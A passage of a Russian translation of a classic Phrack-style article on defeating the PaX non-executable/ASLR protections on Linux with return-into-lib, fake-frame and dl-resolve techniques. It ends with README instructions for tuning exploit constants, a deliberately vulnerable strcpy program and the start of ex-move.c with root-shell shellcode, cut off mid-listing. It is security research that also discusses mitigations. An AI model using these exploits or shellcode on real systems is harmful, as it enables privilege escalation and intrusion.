08059000-0805c000 rw-p 00000000 00:00 0
4b150000-4b166000 r-xp 00000000 03:45 107760     /lib/ld-2.1.92.so
4b166000-4b167000 rw-p 00015000 03:45 107760     /lib/ld-2.1.92.so
4b167000-4b168000 rw-p 00000000 00:00 0
4b16e000-4b289000 r-xp 00000000 03:45 107767     /lib/libc-2.1.92.so
4b289000-4b28f000 rw-p 0011a000 03:45 107767     /lib/libc-2.1.92.so
4b28f000-4b293000 rw-p 00000000 00:00 0
bff78000-bff7b000 rw-p ffffe000 00:00 0
$ exit
nergal@behemoth 9 > ash
$ cat /proc/$$/maps
08048000-08058000 r-xp 00000000 03:45 77590      /bin/ash
08058000-08059000 rw-p 0000f000 03:45 77590      /bin/ash
08059000-0805c000 rw-p 00000000 00:00 0
48b07000-48b1d000 r-xp 00000000 03:45 107760     /lib/ld-2.1.92.so
48b1d000-48b1e000 rw-p 00015000 03:45 107760     /lib/ld-2.1.92.so
48b1e000-48b1f000 rw-p 00000000 00:00 0
48b25000-48c40000 r-xp 00000000 03:45 107767     /lib/libc-2.1.92.so
48c40000-48c46000 rw-p 0011a000 03:45 107767     /lib/libc-2.1.92.so
48c46000-48c4a000 rw-p 00000000 00:00 0
bff76000-bff79000 rw-p ffffe000 00:00 0
```

Функция `CONFIG_PAX_RANDMMAP` делает невозможным простой возврат в библиотеку. Адрес конкретной функции будет каждый раз разным при запуске бинарного файла.

У этой функции есть несколько очевидных слабых мест; некоторые из них можно (и следует) исправить:

1. В случае локального эксплойта адреса, по которым отображаются библиотеки и стек, можно получить из псевдофайла `/proc/pid_of_attacked_process/maps`, доступного на чтение всем пользователям. Если данные, вызывающие переполнение буфера, могут быть подготовлены и переданы жертве после запуска процесса-жертвы, атакующий располагает всей необходимой информацией для построения данных переполнения. Например, если переполняемые данные берутся из аргументов программы или переменных окружения, локальный атакующий проиграет; если данные поступают через операцию ввода-вывода (как правило, из сокета или при чтении файла), локальный атакующий выигрывает. Решение: ограничить доступ к файлам `/proc`, как это

делается во многих других патчах безопасности.

2. Можно перебором угадать базовый адрес mmap. Обычно (см. конец раздела 6.1) достаточно угадать базу libc. После нескольких десятков тысяч попыток атакующий имеет неплохие шансы угадать правильно. Конечно, каждая неудачная попытка записывается в журнал, но даже большое количество записей в 2 часа ночи ничему не помешает :) Решение: развернуть segvguard [8]. Это демон, который уведомляется ядром каждый раз, когда процесс завершается с SIGSEGV или аналогичным сигналом. Segvguard может временно отключать исполнение программ (что предотвращает перебор) и обладает рядом других интересных функций. Его стоит использовать даже без PaX.

3. Информация об адресах библиотек и стека может утечь из-за уязвимостей форматных строк. Например, в случае уязвимости wuftpd можно было исследовать стек командой `site exec [eat stack]%x.%x.%x...`. Указатели на автоматические переменные, хранящиеся в стеке, раскроют базовый адрес стека. Динамический компоновщик и стартовые процедуры libc оставляют в стеке некоторые указатели (и адреса возврата) на объекты библиотек, поэтому можно вывести и базовый адрес библиотек.

4. Иногда в атакуемом бинарном файле (который не является позиционно-независимым и не может быть отображён случайным образом) можно найти подходящую функцию. Например, в `su` есть функция (вызываемая после успешной аутентификации), которая получает права root и запускает оболочку — больше ничего не нужно.

5. Все библиотечные функции, используемые уязвимой программой, можно вызвать через их PLT-запись. Как и бинарный файл, PLT должна находиться по фиксированному адресу. Уязвимые программы, как правило, достаточно большие и вызывают много функций, поэтому есть некоторая вероятность найти в PLT что-нибудь интересное.

На самом деле только три последних проблемы не поддаются исправлению, и ни одна из них не гарантированно проявится таким образом, чтобы обеспечить успешную эксплуатацию (четвёртая встречается очень редко). Нам определённо нужны более универсальные методы.

В следующей главе будет описан интерфейс к функции `dl-resolve()` динамического компоновщика. Если ей передать соответствующие аргументы, одним из которых является строка с именем функции в формате asciiz, она определит фактический адрес функции. Эта функциональность аналогична функции `dlsym()`. Используя `dl-resolve()`, можно построить return-into-lib эксплойт, который будет возвращаться в функцию, адрес которой неизвестен на момент построения эксплойта. В [12] также описан метод получения адреса функции по её имени, однако представленная там техника бесполезна для наших целей.

---

5 — Функция dl-resolve() динамического компоновщика

Эта глава упрощена настолько, насколько это возможно. Подробное описание см. в [9] и исходных текстах glibc, в особенности в файле `dl-runtime.c`. См. также [12].

5.1 — Несколько типов данных ELF

Следующие определения взяты из заголовочного файла `elf.h`:

```
typedef uint32_t Elf32_Addr;
typedef uint32_t Elf32_Word;
typedef struct
{
```

```
  Elf32_Addr    r_offset;               /* Address */
  Elf32_Word    r_info;                 /* Relocation type and symbol index */
} Elf32_Rel;
/* How to extract and insert information held in the r_info field.  */
#define ELF32_R_SYM(val)                ((val) >> 8)
#define ELF32_R_TYPE(val)               ((val) & 0xff)


typedef struct
{
  Elf32_Word    st_name;   /* Symbol name (string tbl index) */
  Elf32_Addr    st_value;  /* Symbol value */
  Elf32_Word    st_size;   /* Symbol size */
  unsigned char st_info;   /* Symbol type and binding */
  unsigned char st_other;  /* Symbol visibility under glibc>=2.2 */
  Elf32_Section st_shndx;  /* Section index */
} Elf32_Sym;
```

Поля `st_size`, `st_info` и `st_shndx` не используются при разрешении символов.

5.2 — Несколько структур данных ELF

Исполняемый файл ELF содержит несколько структур данных (преимущественно массивов), представляющих для нас интерес. Расположение этих структур можно получить из динамической секции исполняемого файла. Команда `objdump -x file` отобразит содержимое динамической секции:

```
$ objdump -x some_executable
... some other interesting stuff...
Dynamic Section:
...
  STRTAB      0x80484f8 the location of string table (type char *)
  SYMTAB      0x8048268 the location of symbol table (type Elf32_Sym*)
....
  JMPREL      0x8048750 the location of table of relocation entries
                        related to PLT (type Elf32_Rel*)
...
  VERSYM      0x80486a4 the location of array of version table indices
                        (type uint16_t*)
```

`objdump -x` также покажет расположение секции `.plt`, в примере ниже — `0x08048894`:

```
 11 .plt          00000230  08048894  08048894  00000894  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

5.3 — Как dl-resolve() вызывается из PLT

Типичная запись PLT (в формате elf32-i386) выглядит следующим образом:

```
(gdb) disas some_func
Dump of assembler code for function some_func:
0x804xxx4 <some_func>:     jmp    *some_func_dyn_reloc_entry
0x804xxxa <some_func+6>:   push   $reloc_offset
0x804xxxf <some_func+11>:  jmp    beginning_of_.plt_section
```

Записи PLT различаются только значением `$reloc_offset` (а также значением `some_func_dyn_reloc_entry`, но последнее не используется в алгоритме разрешения символов).

Как видно, этот фрагмент кода помещает `$reloc_offset` в стек и выполняет переход в начало секции `.plt`. После нескольких инструкций управление передаётся функции `dl-resolve()`, причём `reloc_offset` является одним из её аргументов (второй аргумент типа `struct link_map *` нас не интересует). Ниже приведён упрощённый алгоритм `dl-resolve()`:

```
// 1) вычислить запись перемещения some_func
Elf32_Rel * reloc = JMPREL + reloc_offset;

// 2) вычислить запись таблицы символов some_func
Elf32_Sym * sym = &SYMTAB[ ELF32_R_SYM (reloc->r_info) ];

// 3) проверка корректности
assert (ELF32_R_TYPE(reloc->r_info) == R_386_JMP_SLOT);

// 4) поздние glibc 2.1.x (2.1.92 точно) или новее, включая 2.2.x, выполняют
//    ещё одну проверку: если sym->st_other & 3 != 0, символ считается уже
//    разрешённым, и алгоритм идёт другим путём (что в нашем случае, вероятно,
//    завершится SIGSEGV). Необходимо обеспечить sym->st_other & 3 == 0.

// 5) если используется версионирование символов (обычно используется):
uint16_t ndx = VERSYM[ ELF32_R_SYM (reloc->r_info) ];
const struct r_found_version *version = &l->l_versions[ndx];
//    ndx должен быть корректным значением, предпочтительно 0 (локальный символ).

// 6) определить имя функции (строка asciiz):
name = STRTAB + sym->st_name;

// 7) собранной информации достаточно для определения адреса some_func.
//    Результаты кэшируются в двух переменных типа Elf32_Addr, расположенных
//    по адресам reloc->r_offset и sym->st_value.

// 8) скорректировать указатель стека, вызвать some_func.
```

Примечание: в случае glibc этот алгоритм выполняется функцией `fixup()`, вызываемой из `dl-runtime-resolve()`.

5.4 — Выводы

Предположим, мы переполняем стековый буфер следующей полезной нагрузкой:

```
------------------------------------------------------------------------
| заполнение буфера | начало .plt | reloc_offset | ret_addr | arg1 | arg2 ...
------------------------------------------------------------------------
                            ^
                            |
                            - это int32 должен перезаписать сохранённый адрес
                              возврата уязвимой функции
```

Если подготовить соответствующие переменные `sym` и `reloc` (типов `Elf32_Sym` и `Elf32_Rel` соответственно) и вычислить подходящий `reloc_offset`, управление будет передано функции, имя которой находится по адресу `STRTAB + sym->st_name` (мы его контролируем). Аргументы `arg1`, `arg2` будут размещены надлежащим образом, и у нас по-прежнему есть возможность вернуться в другую функцию (`ret_addr`).

Приложенный файл `dl-resolve.c` — это пример кода, реализующего описанную технику. Внимание: его необходимо компилировать дважды (см. комментарии в `README.code`).

---

6 — Обход PaX

6.1 — Требования

Для использования техники «ret-into-dl», описанной в главе 5, необходимо разместить несколько структур в соответствующих местах. Нам понадобится функция, способная перемещать байты в

выбранное место. Очевидный выбор — `strcpy`; подойдут также `strncpy`, `sprintf` или аналогичные. Таким образом, как и в [3], мы потребуем наличия PLT-записи для `strcpy` в образе атакуемой программы.

«Ret-into-dl» решает проблему со случайно отображаемыми библиотеками; однако проблема стека остаётся. Если полезная нагрузка переполнения находится в стеке, её адрес будет неизвестен, и мы не сможем вставить в неё нули с помощью `strcpy` (см. 3.3). К сожалению, универсального решения я не нашёл (есть идеи?). Возможны два метода:

1. Если функция `scanf()` доступна в PLT, можно попытаться выполнить что-то вроде:

```
scanf("%s\n", fixed_location)
```

что скопирует из stdin подходящую полезную нагрузку в `fixed_location`. При использовании техники «поддельных фреймов» стековые фреймы могут быть несмежными, поэтому в качестве фреймов можно использовать `fixed_location`.

2. Если атакуемый бинарный файл скомпилирован с `-fomit-frame-pointer`, можно выстраивать цепочки нескольких вызовов `strcpy` методом «подъёма esp» даже при неизвестном `%esp` (см. примечание в конце раздела 3.2). N-й вызов `strcpy` имел бы следующие аргументы:

```
strcpy(fixed_location+n, a_pointer_within_program_image)
```

Таким образом, можно байт за байтом построить подходящие фреймы по адресу `fixed_location`. Когда это сделано, переключаемся с «подъёма esp» на «поддельные фреймы» с помощью приёма, описанного в конце раздела 3.3.

Можно придумать и другие похожие обходные решения, однако на практике они обычно не потребуются. Очень вероятно, что даже небольшая программа скопирует какие-нибудь управляемые пользователем данные в статическую или выделенную через malloc переменную, избавив нас от описанной выше работы.

Подводя итог: нам потребуется выполнение двух (вполне вероятных) условий:

• **6.1.1)** `strcpy` (или `strncpy`, `sprintf` или аналогичные) доступна через PLT;
• **6.1.2)** в ходе нормального выполнения атакуемый бинарный файл копирует предоставленные пользователем данные в статическую (предпочтительно) или выделенную через malloc переменную.

6.2 — Построение эксплойта

Попробуем эмулировать код из примера эксплойта `dl-resolve.c`. Когда с помощью `ret-into-dl` будет подготовлена область памяти rwx через `mmap`, мы скопируем туда шеллкод с помощью `strcpy` и вернёмся в скопированный шеллкод. Рассматривается случай, когда атакуемый бинарный файл скомпилирован без `-fomit-frame-pointer`, и используется метод «поддельных фреймов».

Необходимо убедиться, что три связанные структуры размещены правильно:

1. `Elf32_Rel reloc`
2. `Elf32_Sym sym`
3. `unsigned short verind` (должно быть равно 0)

Как соотносятся адреса `verind` и `sym`? Присвоим `real_index` значение `ELF32_R_SYM(reloc->r_info)`; тогда:

```
sym    находится по адресу SYMTAB + real_index * sizeof(Elf32_Sym)
verind находится по адресу VERSYM + real_index * sizeof(short)
```

Кажется логичным разместить `verind` в секции `.data` или `.bss` и обнулить его двумя вызовами `strcpy`. К сожалению, в таком случае `real_index` оказывается достаточно большим. Поскольку `sizeof(Elf32_Sym)=16`, что больше `sizeof(short)`, адрес, назначенный `sym`, скорее всего, окажется за пределами адресного пространства данных процесса. Именно поэтому в примере `dl-resolve.c` (хотя программа очень маленькая) необходимо выделить несколько десятков тысяч байт (`RQSIZE`).

Что ж, можно произвольно увеличить адресное пространство данных процесса, задав переменную окружения `MALLOC_TOP_PAD_` (вспомните эксплойт traceroute), но это сработает только в случае локального эксплойта. Вместо этого воспользуемся более универсальным (и менее затратным) методом. Разместим `verind` ниже — обычно внутри отображённой только для чтения области — и найдём там нулевой `short`. Эксплойт переместит структуру `sym` по адресу, определяемому расположением `verind`.

Где искать этот нулевой `short`? Сначала необходимо определить (обратившись к `/proc/pid/maps` непосредственно перед тем, как атакуемая программа упадёт в дамп) границы области памяти, которая при возникновении переполнения отображается с правами записи (область данных исполняемого файла). Допустим, это адреса в диапазоне `[low_addr, hi_addr]`. Мы скопируем туда структуру `sym`. Несложный подсчёт показывает, что `real_index` должен быть в диапазоне `[(low_addr-SYMTAB)/16, (hi_addr-SYMTAB)/16]`, поэтому нулевой `short` нужно искать в диапазоне `[VERSYM+(low_addr-SYMTAB)/8, VERSYM+(hi_addr-SYMTAB)/8]`. Найдя подходящий `verind`, необходимо дополнительно проверить следующее:

1. Адрес `sym` не должен пересекаться с нашими поддельными фреймами.
2. Адрес `sym` не должен перезаписывать никакие внутренние данные компоновщика (например, GOT-запись `strcpy`).
3. Помните, что указатель стека будет перемещён в область статических данных. Там должно быть достаточно места для стековых фреймов, выделяемых процедурами динамического компоновщика. Поэтому лучше (хотя и не обязательно) размещать `sym` после наших поддельных фреймов.

Совет: для поиска подходящего нулевого `short` лучше использовать `gdb`, чем анализировать вывод `objdump -s`. Последний не отображает память, расположенную после секции `.rodata`.

Приложенный файл `ex-pax.c` — пример эксплойта против `pax.c`. Единственное отличие `pax.c` от `vuln.c` в том, что первая копирует ещё одну переменную окружения в статический буфер (что удовлетворяет условию 6.1.2).

---

7 — Разное

7.1 — Переносимость

Поскольку PaX разработан для Linux, на протяжении всего документа мы сосредотачивались на этой ОС. Однако представленные техники не зависят от операционной системы. Стек и указатели фреймов, соглашения о вызовах C, спецификация ELF — все эти определения широко используются. В частности, мне удалось успешно запустить `dl-resolve.c` на Solaris i386 и FreeBSD. Если говорить точнее, пришлось скорректировать четвёртый аргумент `mmap` (похоже, `MAP_ANON` имеет другое значение в BSD-системах). В случае этих двух ОС динамический компоновщик не использует версионирование символов, поэтому `ret-into-dl` реализуется ещё проще.

7.2 — Другие типы уязвимостей

Все представленные техники основаны на переполнении стекового буфера. Все эксплойты return-into-something опираются на тот факт, что с помощью единственного переполнения можно не только изменить `%eip`, но и разместить аргументы функции (после адреса возврата) на вершине стека.

Рассмотрим два других больших класса уязвимостей: повреждение управляющих структур malloc и атаки с использованием форматных строк. В первом случае можно рассчитывать максимум на перезапись произвольного `int` произвольным значением — этого слишком мало для универсального обхода защиты PaX. Во втором случае, как правило, можно изменять произвольное количество байт. Если бы удалось перезаписать сохранённые `%ebp` и `%eip` какой-либо функции, этого было бы более чем достаточно; однако поскольку база стека рандомизирована, нет возможности определить адрес какого-либо фрейма.

```
***
(Отступление: сохранённый FP — это указатель, который можно использовать
как аргумент для %hn. Однако успешная эксплуатация потребовала бы трёх
возвратов из функций и предпочтительно подходящим образом расположенного
64-килобайтного буфера, контролируемого пользователем.)
***
```

Надеюсь, очевидно, что изменения одной GOT-записи (то есть получения контроля только над `%eip`) недостаточно для обхода PaX.

Тем не менее существует эксплуатируемый сценарий, который вполне реален. Предположим, выполняются три условия:

1. Атакуемый бинарный файл скомпилирован с `-fomit-frame-pointer`.
2. Существует функция `f1`, выделяющая стековый буфер, содержимое которого мы контролируем.
3. Существует уязвимость форматной строки (или неверно используемый `free()`) в функции `f2`, которая вызывается (возможно, косвенно) из `f1`.

Пример уязвимого кода:

```
void f2(char * buf)
{
        printf(buf); // format bug here
        some_libc_function();
}
void f1(char * user_controlled)
{
        char buf[1024];
        buf[0] = 0;
        strncat(buf, user_controlled, sizeof(buf)-1);
        f2(buf);
}
```

Предположим, вызывается `f1()`. С помощью вредоносной форматной строки можно изменить GOT-запись `some_libc_function` так, что она будет содержать адрес следующего фрагмента кода:

```
addl $imm, %esp
ret
```

то есть некоего эпилога функции. В таком случае при вызове `some_libc_function` инструкция `addl $imm, %esp` изменит `%esp`. Если выбрать эпилог с подходящим `$imm`, `%esp` будет указывать внутрь переменной `buf`, содержимое которой контролируется пользователем. С этого момента ситуация выглядит так же, как при переполнении стекового буфера. Можно выстраивать цепочки функций, использовать `ret-into-dl` и т.д.

Ещё один случай: переполнение стекового буфера на один байт. Такое переполнение обнуляет наименее значимый байт сохранённого указателя фрейма. После второго возврата из функции

атакующий имеет неплохие шансы получить полный контроль над стеком, что позволяет использовать все представленные техники.

7.3 — Другие решения по запрету исполнения

Мне известны ещё два решения, которые делают все области данных неисполняемыми в Linux i386. Первое — RSX [10]. Однако это решение не реализует рандомизацию базового адреса стека или библиотек, поэтому техники, описанные в главе 3, достаточны для построения цепочек из нескольких вызовов функций.

Если нужно выполнить произвольный код, потребуются дополнительные усилия. В RSX запрещено исполнять код в записываемой области памяти, поэтому трюк с `mmap(...PROT_READ|PROT_WRITE|PROT_EXEC)` не работает. Но любая схема запрета исполнения должна разрешать исполнение кода из разделяемых библиотек. В случае RSX достаточно отобразить файл, содержащий шеллкод, с помощью `mmap(...PROT_READ|PROT_EXEC)`. В случае удалённого эксплойта цепочка вызовов функций позволяет сначала даже создать такой файл.

Второе решение, kNoX [11], очень похоже на RSX. Дополнительно оно отображает все библиотеки по адресам, начиная с `0x00110000` (аналогично патчу Solar Designer). Как упомянуто в конце раздела 3.4, эта защита также недостаточна.

7.4 — Улучшение существующих схем запрета исполнения

К (не)счастью, я не вижу способа исправить PaX так, чтобы он стал невосприимчив к представленным техникам. Очевидно, стандарт ELF предоставляет слишком много возможностей, полезных для атакующих. Разумеется, некоторые из представленных трюков можно заблокировать. Например, можно пропатчить ядро так, чтобы оно не выполняло флаг `MAP_FIXED` при наличии `PROT_EXEC`. Заметим, что это не помешает работе разделяемых библиотек, но остановит представленные эксплойты. Однако это устраняет лишь одно из возможных применений цепочек функций.

С другой стороны, развёртывание PaX (особенно в связке с segvguard) может значительно затруднить успешную эксплуатацию, а в ряде случаев сделать её невозможной. Когда (если) PaX станет более стабильным, его будет разумно использовать просто как ещё один уровень защиты.

7.5 — Использованные версии

Я тестировал пример кода со следующими версиями патчей:

```
pax-linux-2.4.16.patch
kNoX-2.2.20-pre6.tar.gz
rsx.tar.gz for kernel 2.4.5
```

Код также можно проверить на чистом ядре 2.4.x. Из-за некоторых оптимизаций код не будет работать на ядрах 2.2.x.

---

8 — Публикации и проекты, на которые сделаны ссылки


```
[1]  Aleph One
         статья в phrack 49, которую все цитируют
```

```
[2]  Solar Designer
         "Getting around non-executable stack (and fix)"
         http://www.securityfocus.com/archive/1/7480
[3]  Rafal Wojtczuk
         "Defeating Solar Designer non-executable stack patch"
         http://www.securityfocus.com/archive/1/8470
[4]  John McDonald
         "Defeating Solaris/SPARC Non-Executable Stack Protection"
         http://www.securityfocus.com/archive/1/12734
[5]  Tim Newsham
         "non-exec stack"
         http://www.securityfocus.com/archive/1/58864
[6]  Gerardo Richarte, "Re: Future of buffer overflows ?"
         http://www.securityfocus.com/archive/1/142683
[7]  PaX team
         PaX
         http://pageexec.virtualave.net
[8]  segvguard
         ftp://ftp.pl.openwall.com/misc/segvguard/
[9]  ELF specification
         http://fileformat.virtualave.net/programm/elf11g.zip
[10] Paul Starzetz
         Runtime addressSpace Extender
         http://www.ihaquer.com/software/rsx/
[11] Wojciech Purczynski
         kNoX
         http://cliph.linux.pl/knox
[12] grugq
         "Cheating the ELF"
         http://hcunix.7350.org/grugq/doc/subversiveld.pdf
```

Приложение: Комментарии к примеру кода (README.code)

Автор: Nergal

Сначала необходимо подготовить уязвимые тестовые программы:

```
$ gcc -o vuln.omit -fomit-frame-pointer vuln.c
$ gcc -o vuln vuln.c
$ gcc -o pax pax.c
```

При желании бинарные файлы можно обрезать (`strip`).

I. ex-move.c

В начале `ex-move.c` определены константы `LIBC`, `STRCPY`, `MMAP`, `POPSTACK`, `POPNUM`, `PLAIN_RET`, `FRAMES`. Их необходимо скорректировать. `MMAP_START` можно оставить без изменений.

1) LIBC

```
[nergal@behemoth pax]$ ldd ./vuln.omit
        libc.so.6 => /lib/libc.so.6 (0x4001e000) <- это наш адрес
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

2) STRCPY

```
[nergal@behemoth pax]$ objdump -T vuln.omit

vuln.omit:     file format elf32-i386

DYNAMIC SYMBOL TABLE:
08048348  w   DF *UND*  00000081  GLIBC_2.0   __register_frame_info
```

```
08048358      DF *UND*  0000010c  GLIBC_2.0   getenv
08048368  w   DF *UND*  000000ac  GLIBC_2.0   __deregister_frame_info
08048378      DF *UND*  000000e0  GLIBC_2.0   __libc_start_main
08048388  w   DF *UND*  00000091  GLIBC_2.1.3 __cxa_finalize
08048530 g    DO .rodata        00000004  Base        _IO_stdin_used
00000000  w   D  *UND*  00000000              __gmon_start__
08048398      DF *UND*  00000030  GLIBC_2.0   strcpy
   ^
   |---- это искомый адрес
```

3) MMAP

```
[nergal@behemoth pax]$ objdump -T /lib/libc.so.6 | grep mmap
000daf10  w   DF .text  0000003a  GLIBC_2.0   mmap
000db050  w   DF .text  000000a0  GLIBC_2.1   mmap64
        Нужный нам адрес — 000daf10.
```

4) POPSTACK

Необходимо найти `add $imm,%esp` с последующим `ret`. Разберём `vuln.omit` командой `objdump --disassemble ./vuln.omit`. Для упрощения можно использовать:

```
[nergal@behemoth pax]$ objdump --disassemble ./vuln.omit |grep -B 1 ret
...some crap
--
 80484be:       83 c4 2c                add    $0x2c,%esp
 80484c1:       c3                      ret
--
 80484fe:       5d                      pop    %ebp
 80484ff:       c3                      ret
--
...more crap
```

Инструкции перемещения esp найдены по адресу `0x80484be`.

5) POPNUM

Количество байт, прибавляемых к `%esp` в `POPSTACK`. В предыдущем примере — `0x2c`.

6) PLAIN_RET

Адрес инструкции `ret`. Как видно из вывода дизассемблера, она находится по адресу `0x80484c1`.

7) FRAMES

Самая сложная часть. Необходимо найти значение `%esp` сразу после переполнения (там будет находиться наша полезная нагрузка). Заставим `vuln.omit` создать дамп ядра (в качестве альтернативы можно трассировать процесс отладчиком). Скорректировав все предыдущие `#define`, запускаем `ex-move` с аргументом `testing`, который поместит `0x5060708` в сохранённый `%eip`.

```
[nergal@behemoth pax]$ ./ex-move testing
Segmentation fault (core dumped)          <- всё верно
[nergal@behemoth pax]$ gdb ./vuln.omit core
(no debugging symbols found)...
Core was generated by ./vuln.omit'.
Program terminated with signal 11, Segmentation fault.
#0  0x5060708 in ?? ()
```

Если в `%eip` находится другое значение, отличное от `0x5060708`, необходимо выровнять нашу полезную нагрузку. При необходимости следует изменить размер массива `scratch` в `struct ov`.

```
(gdb) info regi
...
esp            0xbffffde0       0xbffffde0
...
```

Последнее необходимое значение — `0xbffffde0`.

II. ex-frame.c

Снова необходимо скорректировать `LIBC`, `STRCPY`, `MMAP`, `LEAVERET` и `FRAMES`. `LIBC`, `STRCPY`, `MMAP` и `FRAMES` определяются точно так же, как и для `ex-move.c`. `LEAVERET` должен быть адресом последовательности `leave; ret`; её можно найти следующим образом:

```
[nergal@behemoth pax]$ objdump --disassemble vuln|grep leave -A 1
objdump: vuln: no symbols
 8048335:       c9                      leave
 8048336:       c3                      ret
--
 80484bd:       c9                      leave
 80484be:       c3                      ret
--
 8048518:       c9                      leave
 8048519:       c3                      ret
```

Для наших целей можно использовать `0x80484bd`.

III. dl-resolve.c

Необходимо скорректировать `#define`-значения `STRTAB`, `SYMTAB`, `JMPREL`, `VERSYM` и `PLT_SECTION`. Поскольку они ссылаются на сам бинарный файл `dl-resolve`, его нужно компилировать дважды с одинаковыми опциями компилятора. При первой компиляции можно использовать произвольные значения. Затем запускаем:

```
[nergal@behemoth pax]$ objdump -x dl-resolve
```

В выводе видим:

```
[...crap...]
Dynamic Section:
  NEEDED      libc.so.6
  INIT        0x804839c
  FINI        0x80486ec
  HASH        0x8048128
  STRTAB      0x8048240   (!!!)
  SYMTAB      0x8048170   (!!!)
  STRSZ       0xa1
  SYMENT      0x10
  DEBUG       0x0
  PLTGOT      0x80497a8
  PLTRELSZ    0x48
  PLTREL      0x11
  JMPREL      0x8048354   (!!!)
  REL         0x8048344
  RELSZ       0x10
  RELENT      0x8
  VERNEED     0x8048314
  VERNEEDNUM  0x1
  VERSYM      0x80482f8   (!!!)
```

`PLT_SECTION` также можно получить из вывода `objdump -x`:

```
[...crap...]
Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  080480f4  080480f4  000000f4  2**0
...
 11 .plt          000000a0  080483cc  080483cc  000003cc  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
```

Таким образом, следует использовать `0x080483cc`. Скорректировав `#define`-значения, компилируем `dl-resolve.c` ещё раз. Затем запускаем его под `strace`. В конце должно появиться что-то вроде:

```
old_mmap(0xaa011000, 16846848, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0x1011000) = 0xaa011000
_exit(123)                              = ?
```

Как видим, вызов `mmap()` выполнен, хотя его нет в PLT `dl-resolve.c`. Разумеется, можно было добавить выполнение шеллкода, но это излишне усложнило бы данный proof-of-concept код.

IV. icebreaker.c

Необходимо скорректировать девять `#define`. Большинство из них уже были объяснены. Остаются два: `FRAMESINDATA` и `VIND`.

1) FRAMESINDATA

Это местонахождение статической (или выделенной через malloc) переменной, куда будут скопированы поддельные фреймы. В случае `pax.c` необходимо найти адрес массива `bigbuf`. Если атакуемый бинарный файл не был обрезан, это было бы просто. В противном случае нужно анализировать вывод дизассемблера. Переменная `bigbuf` присутствует в аргументах функции `strncat` в строке 13 файла `pax.c`:

```
strncat(bigbuf, ptr, sizeof(bigbuf)-1);
```

Поэтому можно выполнить:

```
[nergal@behemoth pax]$ objdump -T pax | grep strncat
0804836c      DF *UND*  0000009e  GLIBC_2.0   strncat
[nergal@behemoth pax]$ objdump -d pax|grep 804836c -B 3  <- _не_ 0804836c
objdump: pax: no symbols
 8048362:       ff 25 c8 95 04 08       jmp    *0x80495c8
 8048368:       00 00                   add    %al,(%eax)
 804836a:       00 00                   add    %al,(%eax)
 804836c:       ff 25 cc 95 04 08       jmp    *0x80495cc
--
 80484e5:       68 ff 03 00 00          push   $0x3ff           <- 1023
 80484ea:       ff 75 e4                pushl  0xffffffe4(%ebp) <- ptr
 80484ed:       68 c0 9a 04 08          push   $0x8049ac0       <- bigbuf
 80484f2:       e8 75 fe ff ff          call   0x804836c
```

Таким образом, адрес `bigbuf` — `0x8049ac0`.

2) VIND

Как упомянуто в статье, необходимо определить границы `[lowaddr, hiaddr]`, а затем искать нулевой `short int` в диапазоне `[VERSYM+(low_addr-SYMTAB)/8, VERSYM+(hi_addr-SYMTAB)/8]`.

```
[nergal@behemoth pax]$ gdb ./icebreaker
(gdb) set args testing
(gdb) r
Starting program: /home/nergal/pax/./icebreaker testing
Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x4ffb7d30 in ?? ()      <- icebreaker выполнил pax
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x5060708 in ?? ()      <- pax упал
(gdb) shell
[nergal@behemoth pax]$ ps ax | grep pax
```

```
 1419 pts/0    T      0:00 pax
[nergal@behemoth pax]$ cat /proc/1419/maps
08048000-08049000 r-xp 00000000 03:45 100958     /home/nergal/pax/pax
08049000-0804a000 rw-p 00000000 03:45 100958     /home/nergal/pax/pax
^^^^^^^^^^^^^^^^^
^^^^^^^^^^^^^^^^^ вот наши lowaddr, hiaddr
4ffb6000-4ffcc000 r-xp 00000000 03:45 107760     /lib/ld-2.1.92.so
4ffcc000-4ffcd000 rw-p 00015000 03:45 107760     /lib/ld-2.1.92.so
4ffcd000-4ffce000 rw-p 00000000 00:00 0
4ffd4000-500ef000 r-xp 00000000 03:45 107767     /lib/libc-2.1.92.so
500ef000-500f5000 rw-p 0011a000 03:45 107767     /lib/libc-2.1.92.so
500f5000-500f9000 rw-p 00000000 00:00 0
bfff6000-bfff8000 rw-p fffff000 00:00 0
[nergal@behemoth pax]$ exit
exit
(gdb) printf "0x%x\n", 0x80482a8+(0x08049000-0x8048164)/8
0x804847b
(gdb) printf "0x%x\n", 0x80482a8+(0x0804a000-0x8048164)/8
0x804867b
/* итак, ищем нулевой short в диапазоне [0x804847b, 0x804867b]
(gdb) printf "0x%x\n", 0x804867b-0x804847b
0x200
(gdb) x/256hx 0x804847b
... там много красивых 0000 ...
```

Теперь прочитайте раздел 6.2 статьи или просто попробуйте несколько найденных адресов.

Приложение: Исходный код

vuln.c

```
#include <stdlib.h>
#include <string.h>
int
main(int argc, char ** argv)
{
□char buf[16];
□char * ptr = getenv("LNG");
□if (ptr)
□□strcpy(buf,ptr);
}
```

ex-move.c

```
/* by Nergal */

#include <stdio.h>
#include <stddef.h>
#include <sys/mman.h>

#define LIBC            0x4001e000
#define STRCPY          0x08048398
#define MMAP            (0x000daf10+LIBC)
#define POPSTACK        0x80484be
#define PLAIN_RET       0x80484c1
#define POPNUM          0x2c
#define FRAMES          0xbffffde0

#define MMAP_START      0xaa011000
```

```
char hellcode[] =
    "\x90"
    "\x31\xc0\xb0\x31\xcd\x80\x93\x31\xc0\xb0\x17\xcd\x80"
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";


/* This is a stack frame of a function which takes two arguments */
struct two_arg {
        unsigned int func;
        unsigned int leave_ret;
        unsigned int param1;
        unsigned int param2;
};
struct mmap_args {
        unsigned int func;
        unsigned int leave_ret;
        unsigned int start;
        unsigned int length;
        unsigned int prot;
        unsigned int flags;
        unsigned int fd;
